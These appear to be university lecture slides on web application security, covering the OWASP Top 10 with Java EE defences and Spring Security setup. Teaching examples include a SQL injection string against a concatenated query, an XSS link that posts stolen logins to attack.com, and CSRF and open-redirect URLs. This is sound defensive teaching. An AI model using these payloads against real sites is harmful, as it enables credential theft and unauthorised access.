


Application Security

Petr Křemen

`petr.kremen@fel.cvut.cz`

What is application security ?


- Security is a set of measures that ...



So, what can happen ?


2013 H1 Sampling of Security Incidents by Attack Type, Time and Impact

conjecture of relative breach impact is based on publicly disclosed information regarding leaked records and financial losses



- taken from [7]
- first half of 2013
- Let's focus on *application security risks*
- Risk=vulnerability + impact

Application Security Risks



Taken from OWASP web site, <http://www.owasp.org>, (C) OWASP

OWASP

- Open Web Application Security Project
- <http://www.owasp.org>
- Risk analysis, guidelines, tutorials, software for handling security in web applications properly.
- ESAPI
- Since 2002

OWASP Top 10, 2010 [2]

Injection

Cross-Site Scripting (XSS)

Broken Authentication and Session Management

Insecure Direct Object References

Cross-Site Request Forgery (CSRF)

Security Misconfiguration

Insecure Cryptographic Storage

Failure to Restrict URL Access

Insufficient Transport Layer Protection

Unvalidated Redirects and Forwards

On the next slides: **A** = attacker, **V** = victim.

OWASP Top 10, 2013 [2]

Injection	Cross-Site Scripting (XSS)	Broken Authentication and Session Management	Insecure Direct Object References	Security Misconfiguration
Sensitive Data Exposure	Missing function level access control	Cross-site request forgery	Using known vulnerable components	Unvalidated Redirects and Forwards

On the next slides: **A** = attacker, **V** = victim.

Injection

Vulnerability

A sends a text in the syntax of the targeted interpreter to run an unintended (malicious) code. Server-side.

Prevention in Java EE

- i. escaping manually, e.g. *preventing injection into Java* – `Runtime.exec()`, scripting lang~s.
- ii. by means of a safe API, e.g. *secure database access* using :
 - JDBC (SQL) → `PreparedStatement`
 - JPA (SQL, JPQL) → `bind parameters, criteria API`

Example (SQL)

A sends:

```
http://ex.com/userList?id=' or '1'='1
```

The processing servlet executes the following DB query:

```
String query = "SELECT * FROM users WHERE uid="
               + "'" + request.getParameter("id") + "'";
```


Broken Authentication and Session Management

Vulnerability

A uses flaws in authentication or session management (exposed accounts, plain-text passwords, session ids)

Prevention in Java EE

- Use HTTPS for authentication and sensitive data exchange
- Use a security library (ESAPI, Spring Sec., container sec.)
- Force strong passwords
- **Hash all passwords**
- **Bind session to more factors (IP)**

Example

- **A** sends a link to **V** with `jsessionid` in URL
`http://ex.com;jsessionid=2P005FF01...`
V logs in (having `jsessionid` in the request), then **A** can use the same session to access the account of **V**.
- Improper setup of a session timeout – **A** can get to the authenticated page on the computer where **V** forgot to log out and just closed the browser instead.
- No/weak protection of sensitive data – if password database is compromised, **A** reads plain-text passwords of users.

Cross-Site Scripting (XSS)

Vulnerability

The mechanism is similar to injection, only applied on the client side.

A ensures a malicious script gets into the **V**'s browser. The script can e.g. steal the session, or perform redirect.

Prevention

Escape/validate both server-handled (Java) and client-handled (JavaScript) inputs

Example

Persistent – a script code filled by **A** into a web form (e.g. discussion forum) gets into DB and **V** retrieves (and runs) it to the browser through normal application operation.

Non-persistent – **A** prepares a malicious link

```
http://ex.com/search?q=' /><hr/><br>Login:<br/><form  
action='http://attack.com/saveStolenLogin'>Username:<input type=text  
name=login></br>Password:<input type=text name=password><input  
type=submit value=LOGIN></form></br>'<hr/
```

and sends it by email to **V**. Clicking the link inserts the JavaScript into the **V**'s page asking **V** to provide his credentials to the malicious site.

Insecure Direct Object References

Vulnerability

A is an authenticated user and changes a parameter to access an unauthorized object.

Prevention in Java EE

- Check access by *data-driven security*
- Use per user/session indirect object references – e.g. `AccessReferenceMap` of ESAPI

Example

A is an authenticated regular user being able to view/edit his/her user details being stored as a record with `id=3` in the db table `users`.

Instead (s)he retrieves another record (s)he is not authorized for:

```
http://ex.com/users?id=2
```

The request is processed as

```
PreparedStatement s = c.prepareStatement("SELECT *  
FROM users WHERE id=?",...);  
s.setString(1,request.getParameter("id"));  
... s.executeQuery();
```

Security Misconfiguration

Vulnerability

A accesses default accounts, unprotected files/directories, exception stack traces to get knowledge about the system.

Prevention in Java EE

- keep your SW stack (OS, DB, app server, libraries) up-to-date
- scans/audits/tests to check that no resource turned unprotected, stacktrace gets out on exception ...

Examples

- Application uses **older version of library** (e.g. Spring) having a security issue. In newer version the issue is fixed, but the application is not updated to the newer version.
- Automatically installed admin console of application server and not removed providing access through **default passwords**
- **Enabled directory listing** allows **A** to download Java classes from the server, reverse-engineer them and find security flaws of your app.
- The **application returns stack trace on exception**, revealing its internals to **A**.

Sensitive Data Exposure

Vulnerability

A typically doesn't break the crypto. Instead, (s)he looks for plain-text keys, weakly encrypted keys, access open channels transmitting sensitive data, by means of man-in-the-middle attacks, stealing keys, etc.

Prevention in Java EE

- Encryption of offsite backups, keeping encryption keys safe
- Discard unused sensitive data
- Hashing passwords with **strong algorithms and salt**, e.g. bcrypt, PBKDF2, or scrypt.

Examples

- A backup of encrypted health records is stored together with the encryption key. **A** can steal both.
- A site doesn't SSL for all authenticated resources. **A** monitors network traffic and observes **V**'s session cookie.
- unsalted hashes – how quickly can you crack this MD5 hash

ee3a51c1fb3e6a7adcc7366d263899a3

(try e.g. <http://www.md5decrypter.co.uk>)

More on Crypto - Hashing

- Hashing
 - One-way function to a fixed-length string
 - Today e.g. **SHA256, RipeMD, WHIRLPOOL, SHA3**
 - (Unsalted) Hash (MD5, SHA)
 - MD5("wpa2") = "ee3a51c1fb3e6a7adcc7366d263899a3"
 - Why not ? Look at the previous slide – generally brute forced in 4 weeks
 - **Salted hash (MD5, SHA)**
 - MD5("wpa2"+"eb6d5c4b6a5d1b6cd1b62d1cb65cd9f5") = "4d4680be6836271ed251057b839aba1c"
 - Useful when defending attacks on multiple passwords. Preventing from using rainbow tables.
 - Generally brute forced in 3000 years. Why ?

Missing Function Level Access Control

Vulnerability

A is an authenticated user, but does not should not have admin privileges. By simply changing the URL, **A** is able to access functions not allowed for him/her.

Prevention in Java EE

- Proper role-based authorization
- Deny by default + Opt-In Allow
- **Not enough to hide buttons, also the controllers/business layer must be protected.**

Examples

- Consider two pages under authentication:
<http://example.com/app/getappInfo>
http://example.com/app/admin_getappInfo
- **A** is authorized for both pages but should be only for the first one as (s)he is not in the *admin* role.

Cross-Site Request Forgery

Vulnerability

A creates a forged HTTP request and tricks **V** into submitting it (image tags, XSS) while authenticated.

Prevention in Java EE

Insert a unique token in a hidden field – the attacker will not be able to guess it.

Example

A creates a forged request that transfers amount of money (amnt) to the account of **A** (dest)

```
http://ex.com/transfer?amnt=1000&dest=123456
```

This request is embedded into an image tag on a page controlled by **A** and visited by **V** who is tricked to click on it

```

```


Using Components with Known Vulnerabilities

Vulnerability

The software uses a framework library with known security issues (or one of its dependencies). **A** scans the components used and attacks in a known manner.

Prevention in Java EE

- Use only components you wrote yourselves :-)
- Track versions of all third-party libraries you are using (e.g. by Maven) and monitor their security issues on mailing lists, fora, etc.
- Use security wrappers around external components.

Example

Cit. from [3]: „The following two vulnerable components were downloaded 22m times in 2011:

- **Apache CXF Authentication Bypass** – By failing to provide an identity token, attackers could invoke any web service with full permission. (Apache CXF is a services framework, not to be confused with the Apache Application Server.)
- **Spring Remote Code Execution** – Abuse of the Expression Language implementation in Spring allowed attackers to execute arbitrary code, effectively taking over the server.“

Unvalidated Redirects and Forwards

Vulnerability

A tricks **V** to click a link performing unvalidated redirect/forward that might take **V** into a malicious site looking similar (phishing)

Prevention in Java EE

- Avoid redirects/forwards
- ... if not possible, don't involve user supplied parameters in calculating the redirect destination.
- ... if not possible, check the supplied values before constructing URL.


Example

- **A** makes **V** click on

`http://ex.com/redirect.jsp?url=malicious.com`

which passes url parameter to JSP page `redirect.jsp` that finally redirects to `malicious.com`.

Web Application Vulnerabilities



Top 10 web application vulnerabilities for 2006 – taken from [1]

OWASP Mobile Top 10, 2014

Weak Server
Side Controls

Insecure Data
Storage

Insufficient
Transport Layer
Protection

Unintended
Data Leakage

Poor
authorization
and
authentication

Broken
Cryptography

Client Side
Injection

Security
Decisions Via
Untrusted Inputs

Improper
Session
Handling

Lack of Binary
Protections

Security for Java EE

- ESAPI

- https://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API

- JAAS

- <http://docs.oracle.com/javase/6/docs/technotes/guides/security>

- Spring Security

- <http://static.springsource.org/spring-security/site>

- Apache Shiro

- <http://shiro.apache.org>

Spring Security

- formerly Acegi Security
- Secures
 - Per architectural artifact:
 - web requests and access at the URL
 - method invocation (through AOP)
 - Per authorization object type:
 - operations
 - data
- authentication and authorization

Spring Security Modules

- **ACL** – domain object security by **A**ccess **C**ontrol **L**ists
- **CAS** (Central Authentication Service) client
- **Configuration** – Spring Security XML namespace
- **Core** – Essential Spring Security Library
- **LDAP** – Support for LDAP authentication
- **OpenID** – Integration with OpenID (decentralized login)
- **Tag Library** – JSP tags for view-level security
- **Web** – Spring Security's filter-based web security support



always



For web applications

Securing Web Requests

- Prevent users access unauthorized URLs
- Force HTTPs for some URLs
- First step: declare a servlet filter in `web.xml`:

Name of a Spring bean, that is automatically created

```
<filter>  
  <filter-name>springSecurityFilterChain</filter-name>  
  <filter-class>  
    org.springframework.web.filter.DelegatingFilterProxy  
  </filter-class>  
</filter>
```



Basic Security Setup

- Basic security setup in `app-security.xml`:

```
<http auto-config="true">  
  <intercept-url pattern="/**" access="ROLE_REGULAR"/>  
</http>
```

- These lines automatically setup
 - a filter chain delegated from `springSecurityFilterChain`.
 - a login page
 - a HTTP basic authentication
 - logout functionality – session invalidation

Customizing Security Setup

- Defining custom login form :

```
<http auto-config="true">  
  <form-login  
    login-processing-url="/static/j_spring_security_check"  
    login-page="/login"  
    authentication-failure-url="/login?login_error=t"/>  
    <intercept-url pattern="/**"access="ROLE REGULAR"/>  
</http>
```

Where is the login page

Where to redirect on login failure

Where the login page is submitted to authenticate users

- ... for a custom JSP login page:

```
<spring:url var="authUrl" value="/static/j_spring_security_check"/>  
<form method="post" action="${authUrl}">  
  ... <input id="username_or_email" name="j_username" type="text"/>  
  ... <input id="password" name="j_password" type="password" />  
  ... <input id="remember_me" name="_spring_security_remember_me"  
    type="checkbox"/>  
  ... <input name="commit" type="submit" value="SignIn"/>  
</form>
```

Intercepting Requests & HTTPS

- Intercept-url rules are evaluated top-bottom; it is possible to use various SpEL expressions in the access attribute (e.g. `hasRole`, `hasAnyRole`, `hasIpAddress`)

- ```
<http auto-config="true" use-expressions="true">
 <intercept-url
 pattern="/admin/**"
 access="ROLE_ADM"
 requires-channel="https" />
 <intercept-url pattern="/user/**" access="ROLE_USR" />
 <intercept-url
 pattern="/usermanagement/**"
 access="hasAnyRole('ROLE_MGR', 'ROLE_ADM')" />
 <intercept-url
 pattern="/**"
 access="hasRole('ROLE_ADM') and
hasIpAddress('192.168.1.2')" />
</http>
```
- Allows SpEL
- Forces HTTPS

# Securing View-level elements

- JSP

- Spring Security ships with a small JSP tag library for access control:

```
<%@ taglibprefix="security"
uri="http://www.springframework.org/security/tags"%>
```

- JSF

- Integrated using Facelet tags, see

<http://static.springsource.org/spring-webflow/docs/2.2.x/reference/html/ch13s09.html>

# Authentication

- In-memory
- JDBC
- LDAP
- OpenID
- CAS
- X.509 certificates
- JAAS

# Securing Methods

```
<global-method-security
secured-annotations="enabled"
jsr250-annotations="enabled" />
```

@Secured

@RolesAllowed  
(compliant with EJB 3)

- Example

```
@Secured("ROLE_ADM", "ROLE_MGR")
public void addUser(String id, String name) {
 ...
}
```

# Ensuring Data Security

```
<global-method-security
pre-post-annotations="enabled" />
```

@PreAuthorize  
@PostAuthorize  
@PostFilter  
@PreFilter

Authorizes method execution only for managers coming from given IP.

```
@PreAuthorize(" (hasRole('ROLE_MGR') AND
 hasIpAddress('192.168.1.2'))")
@PostFilter("filterObject.owner.username ==
 principal.username")
public List<Account> getAccountsForCurrentUser()
{
...
}
```

Returns only those accounts  
in the return list that are  
owned by currently logged user

# Resources

[1] OWASP Top 10, 2007

[http://www.owasp.org/images/e/e8/OWASP\\_Top\\_10\\_2007.pdf](http://www.owasp.org/images/e/e8/OWASP_Top_10_2007.pdf), cit. 11.12.2012

[2] OWASP Top 10, 2010

<http://owasptop10.googlecode.com/files/OWASP%20Top%2010%20-%202010.pdf>, cit. 11.12.2012

[3] OWASP Top 10, 2013

<http://owasptop10.googlecode.com/files/OWASP%20Top%2010%20-%202013.pdf>, cit. 10.12.2014

[4] Pierre – Hugues Charbonneau. Top 10 Causes of Java EE Enterprise Performance Problem,

<http://java.dzone.com/articles/top-10-causes-java-ee>, cit. 11.12.2012

[5] Craig Walls. Spring in Action. Manning 2011

[6] IBM X-Force, <http://www-03.ibm.com/security/xforce/>, cit. 10.12.2014

[7] IBM X-Force 2013 Mid-Year Trend and Risk Report, September 2013.